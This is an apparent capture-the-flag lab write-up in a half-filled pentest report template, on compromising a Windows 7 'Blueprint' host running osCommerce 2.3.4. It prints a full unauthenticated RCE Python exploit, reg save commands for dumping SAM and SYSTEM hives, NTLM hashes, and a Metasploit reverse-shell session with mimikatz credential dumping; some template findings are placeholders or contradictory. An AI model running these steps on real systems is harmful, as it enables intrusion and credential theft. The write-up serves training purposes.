

Pentration testing report

Security Assessment Report

Prepared For: blue print



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Report Issued: :: 25/9/2024



Confidentiality Notice

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Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on blue print 's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

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EXECUTIVE SUMMARY

Thomas marcos performed a security assessment of the system machine of blue print on 25/9/2024. I performed penetration test simulated an attack from an external threat actor attempting to gain access to systems within the blue print . The purpose of this assessment was to discover and identify vulnerabilities in blue print machine 's infrastructure and suggest methods to remediate the vulnerabilities. I identified a total of 1 vulnerabiliti within the scope of the engagement which are broken down by severity in the table below.

The highest severity vulnerabilities give potential attackers the opportunity to get all credentail and all information he need and he can do privilege escillation. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

<Optional - Big Issue> Recommendation

This is an optional paragraph that discusses a very critical series of business failures (e.g. failure to adhere to applicable legal regulations) that isn't a technical vulnerability but still should be brought to the attention of the executive team.

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

<TEAM NAME> identified the following strengths in blue print machine which greatly increases the security of the blue print machine should continue to monitor these controls to ensure they remain effective.

<Strength Category>

- Great thing we saw here that causes us issues (Improved Firewall: Windows 7 includes a more sophisticated firewall that can effectively block incoming and outgoing threats.)

Areas for Improvement

I recommend blue print takes the following actions to improve the security of the machine . Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack blue print 's information systems and/or reduce the impact of a successful attack.

Short Term Recommendations

I recommend blue print take the following actions as soon as possible to minimize business risk.

<Recommendation Category>

- 1- Upgrade to the Latest Version: OSCommerce 2.3.4 is an outdated version. Consider upgrading to the latest version of OSCommerce, as newer releases include important security patches and enhancements.
- 2- Apply Security Patches: If upgrading is not immediately possible, look for any security patches that have been released for OSCommerce 2.3.4. The community or developers often release patches to address known vulnerabilities.
- 3- Change Default Admin URLs: Modify the default URLs for the admin interface to make them less predictable.
- 4- Use Strong Passwords: Ensure that all accounts, especially admin accounts, use strong, unique passwords.

-
- 5- Set Proper File Permissions: Limit file permissions on your server to prevent unauthorized access. Sensitive files should not be publicly accessible.
 - 6- Implement a Web Application Firewall (WAF)
 - 7- Monitor for Vulnerabilities: Stay informed about new vulnerabilities related to OSCommerce and promptly apply any relevant security updates

Long Term Recommendations

I recommended the following actions be taken over the next 1 month to fix hard-to-remediate issues that do not pose an urgent risk to the business.

SCOPE

Hack into this Windows machine and escalate your privileges to Administrator.

Networks

Network	Note
10.10.118.85	Network for Corporate HQ

other

Name	System Type	Note
Blue print	Windows 7	555-555-1234

Provided Credentials

<CLIENT NAME> provided <TEAM NAME> with the following credentials and access to facilitate the security assessment listed below.

Item	Note
IVR Testing Phone	(555-555-5678) Specific phone to use for IVR system testing.

Description

The machine is a Windows 7 machine which hosts a web server on port 443. That web server is an outdated version of osCommerce. After enumerating the install directory of the web app, we could install osCommerce. After that a arbitrary file upload vulnerability has been used to upload a web shell. Finally this web shell has be used to gain a Meterpreter session on the box with System privileges.

Detailed Walkthrough

next step I will explain how I get the vulnerability and exploit it then get shell in to windows the explain step by step by screen shots to my work

I exploit the vulnerability by two way first one :inject web site by PHP web shell

Second is by metasploit

I will share my work by screenshots and explain step by step

1-nmap



```
root@kali: /home/thomas
nmap -P -sV -sC -T4 10.10.118.85
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 20:54 EDT
Nmap scan report for 10.10.118.85
Host is up (0.082s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
|_ http-title: 404 - File or directory not found.
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
135/tcp   open  mssrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ http-title: Bad request!
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ - 2019-04-11 22:52 oscommerce-2.3.4/
|_
445/tcp   open  microsoft-ds   Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql          MariaDB (unauthorized)
8080/tcp  open  http           Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ - 2019-04-11 22:52 oscommerce-2.3.4/
|_
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ http-methods:
```




```
root@kali: /home/thomas
http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
http-methods:
  Potentially risky methods: TRACE
49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49158/tcp open  msrpc      Microsoft Windows RPC
49159/tcp open  msrpc      Microsoft Windows RPC
49160/tcp open  msrpc      Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
  smb2-security-mode:
    2.1:0:
      Message signing enabled but not required
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  smb-os-discovery:
    OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
    OS CPE: cpe:/o:microsoft:windows_7::sp1
    Computer name: BLUEPRINT
    NetBIOS computer name: BLUEPRINT\x00
    Workgroup: WORKGROUP\x00
    System time: 2024-09-28T01:08:10+01:00
  _nbstat: NetBIOS name: BLUEPRINT, NetBIOS user: <unknown>, NetBIOS MAC: 02:cf:f6:72:b9:fd (unknown)
  smb2-time:
    date: 2024-09-28T00:08:12
    start date: 2024-09-27T23:28:31
  _clock-skew: mean: -1h07m22s, deviation: 34m35s, median: -47m26s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.37 seconds

root@kali: /home/thomas
```

The vulnerability is That web server is an outdated version of osCommerce-2.3.4 with open port 443




Index of /oscommerce-2.3.4

Name	Last modified	Size	Description
Parent Directory		-	
catalog/	2019-04-11 22:52	-	
docs/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.118.85 Port 443


Then I searched at the exploit for osecommerce 2.3.4 and found php code I can inject the web site with this php code and get the shell



The screenshot shows a web browser displaying a GitHub repository. The repository is named 'osCommerce-2.3.4-Remote-Command-Execution' by user 'nobodyatal648'. The file 'osCommerce2_3_4RCE.py' is selected, showing its code. The code is a Python script for a remote command execution exploit on osCommerce 2.3.4. It includes comments about the exploit title, vulnerability, notes, date, author, and vendor. The code is 98 lines long, 69 loc, and 2.42 KB.

```
1 # Exploit Title: osCommerce 2.3.4 Remote Command Execution
2 # Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
3 # Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system command output from configure.php
4 # Notes: The RCE doesn't need to be authenticated
5 # Google Dork: [Null]
6 # Date: 26th June 2021
7 # Exploit Author: Bryan Leong <NobodyAtAll>
8 # Vendor Homepage: https://www.oscommerce.com/
9 # Software Link: [Null]
10 # Version: osCommerce 2.3.4
11 # Tested on: Windows
12 # CVE : [Null]
13
```

I upload this file to website by using this command



The screenshot shows a terminal window with the following commands and output:

```
(root@kali)-[/home/thomas]
# ls
43191.py Documents Music Public Templates osCommerce-2.3.4-Remote-Command-Execution.git passwords.txt
Desktop Downloads Pictures THM-VPN Videos osCommerce2_3_4RCE.py shell.exe

(root@kali)-[/home/thomas]
# less osCommerce2_3_4RCE.py

(root@kali)-[/home/thomas]
# python3 osCommerce2_3_4RCE.py
please specify the osCommerce url
format: python3 osCommerce2_3_4RCE.py <url>
eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog

(root@kali)-[/home/thomas]
# python3 osCommerce2_3_4RCE.py http://10.10.118.85:8080
[!] Install directory not found, the host is not vulnerable

(root@kali)-[/home/thomas]
# python3 osCommerce2_3_4RCE.py http://10.10.118.85:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system
```

Python3 the php code to website inside catalog

```

root@kali: /home/thomas
RCE_SHELL$ cmd /c "dir c:\\"
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of c:\

06/10/2009 10:42 PM          24 autosxec.bat
06/10/2009 10:42 PM          10 config.sys
11/07/2007 09:00 AM       17,734 eula.1028.txt
11/07/2007 09:00 AM       17,734 eula.1031.txt
11/07/2007 09:00 AM       10,134 eula.1033.txt
11/07/2007 09:00 AM       17,734 eula.1036.txt
11/07/2007 09:00 AM       17,734 eula.1040.txt
11/07/2007 09:00 AM          118 eula.1041.txt
11/07/2007 09:00 AM       17,734 eula.1042.txt
11/07/2007 09:00 AM       17,734 eula.2052.txt
11/07/2007 09:00 AM       17,734 eula.3082.txt
11/07/2007 09:00 AM          1,110 globdata.ini
01/24/2017 10:50 PM    <DIR>      inetpub
11/07/2007 09:03 AM     562,688 install.exe
11/07/2007 09:00 AM          843 install.ini
11/07/2007 09:03 AM     76,304 install.res.1028.dll
11/07/2007 09:03 AM     96,272 install.res.1031.dll
11/07/2007 09:03 AM     91,152 install.res.1033.dll
11/07/2007 09:03 AM     97,296 install.res.1036.dll
11/07/2007 09:03 AM     95,248 install.res.1040.dll
11/07/2007 09:03 AM    81,424 install.res.1041.dll
11/07/2007 09:03 AM     79,888 install.res.1042.dll
11/07/2007 09:03 AM     75,792 install.res.2052.dll
11/07/2007 09:03 AM     96,272 install.res.3082.dll
07/14/2009 03:37 AM    <DIR>      PerfLogs
11/27/2019 08:30 PM    <DIR>      Program Files
01/15/2017 04:04 PM    <DIR>      Python27
04/11/2019 11:36 PM    <DIR>      Users
11/07/2007 09:00 AM          5,686 vcredist.bmp
11/07/2007 09:09 AM    1,442,522 VC_RED.cab
11/07/2007 09:12 AM    232,960 VC_RED.MSI

```

Then I used this to commasnd line so get sam and system file to website and get them from web site

```
reg save hklm\sam c:\sam
```

```
reg save hklm\system c:\system
```

```

RCE_SHELL$ dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C


Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

09/28/2024 12:52 AM    <DIR>      .
09/28/2024 12:52 AM    <DIR>      ..
04/11/2019 10:52 PM          447 application.php
09/28/2024 12:58 AM       1,118 configure.php
04/11/2019 10:52 PM    <DIR>      functions
                2 File(s)          1,565 bytes
                3 Dir(s) 19,509,018,624 bytes free

RCE_SHELL$ reg save hklm\system system
The operation completed successfully.

RCE_SHELL$ reg save hklm\sam sam
The operation completed successfully.

```



Index of /oscommerce-2.3.4/catalog/install/includes

Name	Last modified	Size	Description
Parent Directory		-	
application.php	2019-04-11 22:52	447	
configure.php	2024-09-28 00:59	1.1K	
functions/	2019-04-11 22:52	-	
sam	2024-09-28 00:59	24K	
system	2024-09-28 00:58	12M	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.118.85 Port 443

Then I download sam and system file to my machine and dumpted them

```
root@kali: /home/thomas
# sandump2
sandump2 3.0.0 by Objectif Securite (http://www.objectif-securite.ch)
original author: ncuomo@studenti.unina.it

Usage: sandump2 [OPTION]... SYSTEM_FILE SAM_FILE
Retrieves syskey and extract hashes from Windows 2k/NT/XP/Vista SAM

-d          enable debugging
-h          display this information
-o file     write output to file

root@kali: /home/thomas
# sandump2 system sam
Error opening hive file system

root@kali: /home/thomas
# ls
43191.py Public passwords.txt
Desktop TM-VPM sam
Documents Templates shell.exe
Downloads Videos
Music osCommerce-2.3.4-Remote-Command-Execution.git
Pictures osCommerce2_3_4RCE.py

root@kali: /home/thomas
# sandump2 system sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:50e67bf999828446a1c1209ddde4c450:::
```

The second exploit by using metasploit

```
root@kali: /home/thomas

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/oscommerce_filemanager 2009-08-31      excellent No      osCommerce 2.2 Arbitrary PHP Code Execution
1  exploit/multi/http/oscommerce_installer_unauth_code_exec 2018-04-30      excellent Yes      osCommerce Installer Unauthenticated Code Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/oscommerce_installer_unauth_code_exec

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > show options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

  Name      Current Setting  Required  Description
  ----      -
Proxies     -                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
URI         /catalog/install/ yes        The path to the install directory
VHOST       -                no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      192.168.136.128 yes        The listen address (an interface may be specified)
LPORT      4444             yes        The listen port
```

After I set the target ip and port and uri I get meterpreter and open session


```

Sep 27 21:34
root@kali: /home/thomas

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.9.4.167      yes      The listen address (an interface may be specified)
LPORT     4444            yes      The listen port

Exploit target:
--
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.9.4.167
LHOST => 10.9.4.167
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.9.4.167      yes      The listen address (an interface may be specified)
LPORT     6666            yes      The listen port

Exploit target:
--
Id  Name
--  --
0   Wildcard Target

```

```

Sep 27 21:34
root@kali: /home/thomas

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.9.4.167:6666
[*] Sending stage (176198 bytes) to 10.10.118.85
[*] Meterpreter session 1 opened (10.9.4.167:6666 -> 10.10.118.85:49399) at 2024-09-27 21:23:36 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  *** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***

Success.
meterpreter > kiwi help
[-] Unknown command: kiwi. Run the help command for more details.
meterpreter > help kiwi

Kiwi Commands
=====
Command      Description
-----
creds_all    Retrieve all credentials (parsed)
creds_kerberos  Retrieve Kerberos creds (parsed)
creds_livessp  Retrieve Live SSP creds
creds_msv     Retrieve LM/NTLM creds (parsed)
creds_ssp     Retrieve SSP creds
creds_tspkg   Retrieve TsPkg creds (parsed)
creds_wdigest  Retrieve WDigest creds (parsed)
dcsync       Retrieve user account information via DCSync (unparsed)
dcsync_ntlm  Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create  Create a golden kerberos ticket
kerberos_ticket_list  List all kerberos tickets (unparsed)
kerberos_ticket_curge  Purge any in use kerberos tickets

```

After second session is opened with reverse_tcp payload I can load kiwi and get what I need


```
=====
Username Domain Password
-----
(null) (null) (null)
BLUEPRINT$ WORKGROUP (null)

Kerberos credentials
=====
Username Domain Password
-----
(null) (null) (null)
blueprint$ WORKGROUP (null)


meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210
SAMKey : 3700ddbaf7165462130a4441ef47500

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : Lab
Hash NTLM: 30e87bf999828446a1c1209dde4c450

meterpreter >
```



and I get the credential and get access to machine

CLASSIFICATION DEFINITIONS

Risk Classifications

level	Description
High	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.

Exploitation Likelihood Classifications

Likelihood	Description
Unlikely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.

Remediation Difficulty Classifications

Difficulty	Description
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk
1	Example Vulnerability Finding	9	High
2	Firewall Rule Set Not Best Practice	8	High
3	Outdated Software	6	Medium
4	Multiple XYZ Vulnerabilities	5	Medium
5	Fake Finding	2	Low

TEMPLATE NOTE: (Sorting by descending risk score)

Analysis

Longer discussion of the finding. Includes screenshots.

The code which I used is

```
# Exploit Title: osCommerce 2.3.4 Remote Command Execution
```

```
# Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
```

```
# Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system command output from configure.php
```

```
# Notes: The RCE doesn't need to be authenticated
```

```
# Google Dork: [Null]
```

```
# Date: 26th June 2021
```

```
# Exploit Author: Bryan Leong <NobodyAtall>
```

```
# Vendor Homepage: https://www.oscommerce.com/
```

```
# Software Link: [Null]
```

```
# Version: osCommerce 2.3.4
```

```
# Tested on: Windows
```

```
# CVE : [Null]
```

```
import requests
```

```
import sys
```

```
if(len(sys.argv) != 2):
```

```
    print("please specify the osCommerce url")
```

```
    print("format: python3 osCommerce2_3_4RCE.py <url>")
```

```
    print("eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog")
```

```
    sys.exit(0)
```

```
baseUrl = sys.argv[1]
```

```
testVulnUrl = baseUrl + '/install/install.php'
```

```
def rce(command):
```

```
    #targeting the finish step which is step 4
```

```
    targetUrl = baseUrl + '/install/install.php?step=4'
```

```

payload = "");"
payload += "passthru('" + command + "');" # injecting system command here
payload += "/*"
#injecting parameter
data = {
    'DIR_FS_DOCUMENT_ROOT': './',
    'DB_DATABASE' : payload
}
response = requests.post(targetUrl, data=data)
if(response.status_code == 200):
    #print('[*] Successfully injected payload to config file')
    readCMDUrl = baseUrl + '/install/includes/configure.php'
    cmd = requests.get(readCMDUrl)
    commandRsl = cmd.text.split('\n')
    if(cmd.status_code == 200):
        #print('[*] System Command Execution Completed')
        #removing the error message above
        for i in range(2, len(commandRsl)):
            print(commandRsl[i])
    else:
        return '[!] Configure.php not found'
else:
    return '[!] Fail to inject payload'
#testing vulnerability accessing the directory
test = requests.get(testVulnUrl)

#checking the install directory still exist or able to access or not
if(test.status_code == 200):
    print('[*] Install directory still available, the host likely vulnerable to the exploit.')

#testing system command injection
print('[*] Testing injecting system command to test vulnerability')
cmd = 'whoami'
print('User: ', end="")

```

```
err = rce(cmd)
if(err != None):
    print(err)
    sys.exit(0)
while(True):
    cmd = input('RCE_SHELL$ ')
    err = rce(cmd)
    if(err != None):
        print(err)
        sys.exit(0)
else:
    print('[!] Install directory not found, the host is not vulnerable')
    sys.exit(0)
```

Figure 2.3.1: A php webshell uploaded to XYZ Application

Recommendations

- Remove XYZ to make things more secure

References (opt)

- https://github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution/blob/main/osCommerce2_3_4RCE.py

<https://superuser.com/questions/364290/how-to-dump-the-windows-sam-file-while-the-system-is-running>

<https://github.com/ParrotSec/mimikatz>

A - TOOLS USED

TOOL	DESCRIPTION
Net cat	Used to listen from the target .
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
Search sploit	Used to get php and malicious codes .
Kiwi , mimikatz	Used get all information from windows .

Table A.1: Tools used during assessment

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	<blue print >
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement <ul style="list-style-type: none">• <PERSON NAME 1>• <PERSON NAME 2>

Contact Information

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